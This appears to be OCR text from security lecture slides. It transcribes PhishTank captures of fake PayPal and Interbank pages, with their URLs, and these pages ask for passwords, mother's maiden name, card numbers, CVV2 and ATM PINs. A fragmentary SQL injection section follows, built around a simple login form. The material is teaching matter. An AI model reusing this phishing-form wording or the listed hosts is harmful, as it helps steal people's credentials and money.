
Phish Tank


Email Restore Form - PayP
196.201.90.28/a/x.html
PayPal
Enter your information
Secure
Please fill in all fields to complete this verification process in order to restore your email.
Email address (PayPal Email)
Password (PayPal Password)
Full Name (First M. Last)
Date of birth
dd mm yyyy
Mother's Maiden Name
Country
United Kingdom
Address line 1
Address line 2 (optional)
Town/City
County/State


Phish Tank


Online Payment, Merchan
www.alternatic.ch/plugins/auto/nospam/lang/www.paypal.co.uk/index.php?cmd=_login-submit&dispatch=5885d80a13c0db1f998ca054efbdf2c25
Sign Up | Log In | Help | Security Center
Search
PayPal
U.S. English
Home
Personal
Business
Products & Services
Get Started
Send Money
Request Money
Sell on eBay
Account login
Email address
PayPal password
Log In
Forgot your email address or password?
New to PayPal? Sign up.
Top questions
Why use PayPal when I have credit cards?
What can I do with PayPal?
Is PayPal free to use?
The safer, easier, merrier way
to enjoy great holiday savings
Shop Now
Pay With:
VISA
BANK
Pay online
Speed through checkout whenever you shop online.
Pay without revealing your credit card information.
Send money to your friends and family.
Learn more about paying with PayPal.
Sell online
Accept credit cards quickly and easily.
Lift your sales. Add PayPal to attract more customers.
Get tools to make eBay sales simple.
Learn more about selling with PayPal.
About Us | Contact Us | Fees | Jobs | Merchant Services | Worldwide | Site Feedback
Privacy | SSL Certificates | Legal Agreements | eBay
VeriSign Identity Protection
Copyright © 1999-2007 PayPal. All rights reserved.


Phish Tank


Interbank
seguridad.ugamo.com/interbank/web-interbank/interbanking/ingresadatos.php
This page is in Spanish Would you like to translate it? Translate Nope Options
Lunes 15 de Abril del 2013 9:48 p.m.
Interbank
Verified by Visa
Estimado Cliente, es necesario registrar su tarjeta afiliada a su cuenta Interbank para disfrutar del servicio Verified by Visa y MasterCard Codesecure,complete el formulario establecido y presiona el botón Continuar:
(*)El registro es Obligatorio para ingresar en sus cuentas Afiliadas
Registrar Datos Personales
* Nombre y Apellidos :
* DNI :
* Numero Celular :
Registrar su Tarjeta Interbank
VERIFIED by VISA
MasterCard SecureCode
* Tipo : Tarjeta Débito Visa
* Numero Tarjeta :
* Fecha : (*)Fecha de Vencimiento
* CVV2: (*) Código de 3 dígitos parte posterior de la tarjeta
* Clave ATM de 4 dígitos: (*)Clave de cajero
Este teclado se mueve para brindarte mayor seguridad
Si deseas, desactiva el movimiento del teclado
5 7 4 2 0 1 3 9 6 8
Q W E R T Y U I O P
A S D F G H J K L Ñ
Z X C V B N M Borrar
Borrar Todo
Continuar

Detected by Browsers




SQL Injection





```
<form action="user.php" method="post">
Username: <input type="text" name="uname"><br>
Password: <input type="password" name="pwd"><br>
<input type="submit">
</form>
```

SQL Injection

- There are three users in the database



SQL Injection




Repeat user input (not supposed to do so…)

The query – get the record of the user.

Wrong username and/or password.


SQL Injection



This is the correct password.


Display user information.

SQL Injection




```
